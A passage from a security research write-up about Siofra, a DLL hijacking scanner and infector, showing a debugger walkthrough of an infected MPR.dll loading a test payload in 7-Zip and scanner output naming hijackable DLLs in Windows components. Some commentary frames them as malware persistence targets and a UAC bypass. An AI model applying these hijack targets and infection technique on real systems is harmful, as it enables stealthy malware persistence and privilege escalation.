[!] Module MPR.dll vulnerable at C:\Program Files\7-Zip\MPR.dll (real path:
 C:\Windows\system32\MPR.dll)
```

Taking a copy of MPR.dll from System32 and moving it to a test location as MPR_orig.dll, the last section of the DLL will have a

normal last section, which ends with some file alignment padding.

We create an infected copy of this DLL, specifying "C:\TestDLL64.dll" as the intended payload. This is a 64-bit DLL which displays a message box from its DllMain.

Infecting MPR_orig.dll and then examining the last section of the infected version, we can see at offset 0x1F0 that instead of ending the file contains binary data.

Searching down towards the end of the section we can find the end of the shellcode.

```
Offset    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   Ascii
00000690  5F 48 89 EC 5D C3 50 68 01 00 00 00 48 B8 34 12   _H▮i]ĂPh▮ ...H.4▮
000006A0  6F 5E 4D 3C 2B 1A FF D0 63 00 3A 00 5C 00 54 00   o^M<+▮ ÿĐc.:.\.T.
000006B0  65 00 73 00 74 00 44 00 4C 00 4C 00 36 00 34 00   e.s.t.D.L.L.6.4.
000006C0  2E 00 64 00 6C 00 6C 00 00 00 0A 00 48 89 5C 24   ..d.l.l.....H▮\$
000006D0  08 48 89 74 24 10 00 00 00 00 00 00 00 00 00 00   ▮H▮t$▮..........
000006E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

There's a few interesting things to note:

1. The shellcode itself ends with padding to preserve the file alignment.
2. It contains a unicode string: "C:\TestDLL64.dll", this was embedded in the shellcode (which in turn was implanted into the target file) during the initial infection of the file using the previously noted command.
3. At the end of the shellcode before the padding, is some binary data: 0x48, 0x89, 0x5C, etc. this is the byte code representation of the assembly which originally resided at the entry point of the infected DLL (prior to it being hooked to the shellcode).

Runtime Analysis

Loading 7zFM.exe in a 64-bit debugger we can observe various key areas of the application as it loads up. The OEP of the MPR.dll file (notice the byte code 0x48, 0x89, 0x5C, etc. which was implanted in the shellcode mentioned earlier?):

The OEP of 7zFM.exe itself is also quite normal:

Enumerating the loaded modules, we can see that MPR.dll was loaded from "C:\Windows\System32\MPR.dll", the correct location.

After copying the infected MPR.dll to the same directory as 7zFM.exe and launching the application once again in a debugger, there are some subtle differences.

The code at the entry point of MPR.dll has been overwritten with a push/call sequence. After these two instructions, the code is identical to how it was in the clean file (push rdi, sub rsp, 0x20 etc.). Stepping into the code at this location, we find ourselves in the shellcode implanted within the last section of the file. Tracing into this, we come across a call to the VirtualProtect API targeting the primary entry point of 7zFM.exe.

This call is changing the permissions of the memory at the 7zFM.exe OEP to writable so that it can be hooked. Continuing execution we once again return to the same address we started at (the OEP of the infected MPR.dll).

The stolen bytes have been restored and the code now appears normal. Continuing execution, the DLL loads successfully and the Windows Loader continues. Next, we arrive at the primary OEP of

7zFM.exe.

Again we can see that the code which was originally was there has been overwritten. Note the address being called by the detour (0x1900000) does not look like an address at which a DLL or executable would typically be mapped. This is the address of the relocated shellcode, returned by VirtualAlloc in the primary execution context of the shellcode. Tracing into this call and through the relocated shellcode, we finally arrive at the call to LoadLibraryW which loads the payload DLL specified in the command-line when the infected MPR.dll was first generated.

The payload DLL is loaded and we get our message box:

Continuing execution (using a hardware breakpoint on the 7zFM.exe OEP) we arrive back at the OEP, this time containing the

correct bytes instead of the shellcode detour call.

Finally we enumerate the list of loaded modules and notice two very interesting things:

1. Rather than being loaded from System32, MPR.dll has been loaded from the local 7-zip directory.
2. In addition to the modules we saw in the clean module list, we also see our payload C:\TestDLL64.dll

Highlights

While writing this tool I was surprised by not only the sheer quantity of vulnerabilities I found (there were thousands of them) but also the names of some of the vulnerable applications!

#5 Java Update Scheduler (32-bit Windows 7-10)

This is a common application which will be set to autorun on the average Windows OS. A very interesting potential autorun

persistence target for malware due to its prevalence in the wild on the average Windows machine.

```
======== C:\Program Files (x86)\Common Files\Java\Java Update\jusched.exe ========
jusched.exe
    ole32.dll [KnownDLL]
        RPCRT4.dll [KnownDLL]
            SspiCli.dll [Base]
                CRYPTBASE.dll [Base]
                    bcryptPrimitives.dll [Base]
        KERNEL32.dll [KnownDLL]
        GDI32.dll [KnownDLL]
        USER32.dll [KnownDLL]
            win32u.dll [Base]
        combase.dll [KnownDLL]
    SHELL32.dll [KnownDLL]
        msvcrt.dll [KnownDLL]
    WININET.dll [!]
    VERSION.dll [!]
    ADVAPI32.dll [KnownDLL]
        SECHOST.dll [KnownDLL]
    OLEAUT32.dll [KnownDLL]
        msvcp_win.dll [Base]
    CRYPT32.dll [Base]
        MSASN1.dll [Base]
    msi.dll [!]
        bcrypt.dll [!]

[!] Module WININET.dll vulnerable at C:\Program Files (x86)\Common Files\Java\Java Upda
te\WININET.dll (real path: C:\WINDOWS\SysWOW64\WININET.dll)
[!] Module VERSION.dll vulnerable at C:\Program Files (x86)\Common Files\Java\Java Upda
te\VERSION.dll (real path: C:\WINDOWS\SysWOW64\VERSION.dll)
```

#4 WMIPrvse (32 and 64-bit, Windows 7-10)

This is an ideal candidate for a malicious persistence mechanism, an autorun SYSTEM daemon with regular network connections, unpredictable (and often suspicious looking since it can come from a remote admin) behavior, and firewall exceptions. Virtually every single component of WMI has multiple vulnerabilities in it (due to the fact that they all reside within a subdirectory of System32 ie. System32\wbem which makes them inherently vulnerable to DLL hijacking). Still, wmiprvse.exe remains the most significant of these.

```
======== c:\windows\system32\wbem\wmiprvse.exe ========
wmiprvse.exe
    msvcrt.dll [KnownDLL]
    FastProx.dll [!]
        wbemcomn.dll [!]
            bcrypt.dll [!]
            WS2_32.dll [KnownDLL]
                RPCRT4.dll [KnownDLL]
    NCObjAPI.DLL [!]

[!] Module wbemcomn.dll vulnerable at c:\windows\system32\wbem\wbemcomn.dll (real
 path: C:\WINDOWS\system32\wbemcomn.dll)
[!] Module bcrypt.dll vulnerable at c:\windows\system32\wbem\bcrypt.dll (real pat
h: C:\WINDOWS\system32\bcrypt.dll)
[!] Module NCObjAPI.DLL vulnerable at c:\windows\system32\wbem\NCObjAPI.DLL (real
 path: C:\WINDOWS\system32\NCObjAPI.DLL)
```

#3 Search Protocol Host/Search Indexer/Windows Explorer (32 and 64-bit, Windows 10 only)

This vulnerability is particularly interesting, as it is among those that I saw in the APT attack referenced earlier. It is a ***phantom DLL hijacking*** vulnerability and thus works by simply creating a DLL that does not exist, rather than hijacking the order of an existing one. SearchProtocolHost.exe and SearchIndexer.exe are set to autorun on startup, and persist in the background as SYSTEM daemons. They will periodically attempt to load msfte.dll and msTracer.dll via explicit calls to LoadLibrary at runtime. It is interesting to note that only System32 will be checked for these DLLs despite the fact that only the file name is passed to LoadLibrary. Similarly, Windows Explorer will also periodically attempt to load msfte.dll and msTracer.dll but will only do so from the Windows directory. Based on this we can deduce that the standard search order is not being applied, and only the application directory is being checked.

```
======== c:\windows\system32\SearchIndexer.exe ========
SearchIndexer.exe
    msvcrt.dll [KnownDLL]
    OLEAUT32.dll [KnownDLL]
        msvcp_win.dll [Base]
        combase.dll [KnownDLL]
            RPCRT4.dll [KnownDLL]
            bcryptPrimitives.dll [Base]
    TQUERY.DLL [!]
    SHCORE.dll [Base]
    MSSRCH.DLL [!]
        ESENT.dll [!]
        Windows.Storage.dll [Base]
            profapi.dll [Base]
    USERENV.dll [Potential explicit ANSI] [!]
    DEVOBJ.dll [Potential explicit ANSI] [!]
    efswrt.dll [Potential explicit ANSI] [!]
    FeClient.dll [Potential explicit ANSI] [!]
    MPR.dll [Potential explicit ANSI] [!]
    ktmw32.dll [Potential explicit ANSI] [!]
    SystemEventsBrokerClient.dll [Potential explicit ANSI] [!]
    msTracer.dll [Potential explicit Unicode] [!]
    msfte.dll [Potential explicit Unicode] [!]
    user32.dll [KnownDLL] [Potential explicit Unicode].

[!] Module msTracer.dll vulnerable at C:\WINDOWS\system32\msTracer.dll (real path
: Unknown)
[!] Module msfte.dll vulnerable at C:\WINDOWS\system32\msfte.dll (real path: Unkn
own)
```

#2 Windows Defender (64-bit, Windows 7-10)

Yes, the software that Microsoft has installed on your Windows OS
to keep it safe from malware is not only vulnerable, it is also a
dream candidate for a malware infection. Many of the vulnerable
components of Windows Defender are set to autorun as SYSTEM.
This means a UAC bypass courtesy of Windows Defender. Another
thing worth noting is that some Windows Defender components
(most notably the vulnerable SYSTEM daemon ones) are
indestructible and possess self-protection capabilities. Who
wouldn't want to be automatically loaded as SYSTEM on startup
within an invincible and high-trust process?

```
======== c:\program files\Windows Defender\MpCmdRun.exe ========
MpCmdRun.exe
    ADVAPI32.dll [KnownDLL]
        msvcrt.dll [KnownDLL]
        SECHOST.dll [KnownDLL]
            RPCRT4.dll [KnownDLL]
        KERNEL32.dll [KnownDLL]
    OLEAUT32.dll [KnownDLL]
        msvcp_win.dll [Base]
        combase.dll [KnownDLL]
            bcryptPrimitives.dll [Base]
    ole32.dll [KnownDLL]
        GDI32.dll [KnownDLL]
        USER32.dll [KnownDLL]
            win32u.dll [Base]
    SspiCli.dll [!]
    mpclient.dll [!]
        CRYPT32.dll [Base]
            MSASN1.dll [Base]
    WINTRUST.dll [Base]

[!] Module SspiCli.dll vulnerable at c:\program files\Windows Defe
nder\SspiCli.dll (real path: C:\WINDOWS\system32\SspiCli.dll)
```

#1 Internet Explorer (32 and 64-bit, works on the latest Windows 10)

Utilizing this application as a persistence mechanism may bypass some firewall rules, camouflage malicious traffic, and remove the need for malware to utilize process injection in order to harvest pre-SSL HTTP traffic via Wininet hooks.

```
======== c:\program files\Internet Explorer\iexplore.exe ========
iexplore.exe
    USER32.dll [KnownDLL]
        win32u.dll [Base]
        GDI32.dll [KnownDLL]
    msvcrt.dll [KnownDLL]
    KERNEL32.dll [KnownDLL]
    ADVAPI32.dll [KnownDLL]
        SECHOST.dll [KnownDLL]
            RPCRT4.dll [KnownDLL]
    iertutil.dll [!]

[!] Module iertutil.dll vulnerable at c:\program files\Internet Explorer\iertutil
.dll (real path: C:\WINDOWS\system32\iertutil.dll)
```

Limitations

Siofra currently has several limitations which prevent it from effectively identifying and/or exploiting certain specific types of vulnerabilities.

1. API sets may not always be handled. Specifically, versions 2, 4 and 6 of the API set schema (which seem to be most common

in my research) are handled. The tool will still attempt to handle unknown versions, but may fail and subsequently exclude API sets from its scans.

2. Due to the way the secondary execution context of the infection implant shellcode receives execution (via an inline detour on the original entry point of the target program) it will never receive control in the event of delayload or explicit DLL loading (as the original entry point of the target program has already executed). For this reason Siofra is primarily effective at exploiting vulnerable DLLs imported via the Import Address Table (IAT).

3. The tool has only been tested on the following versions of Windows and may therefore be unstable in others:
   - Windows XP SP2 32-bit
   - Windows 7 Professional SP1 x64
   - Windows 7 Ultimate SP1 32-bit
   - Windows 8.1 x64
   - Windows 10 Home x64
   - Windows 10 Professional x64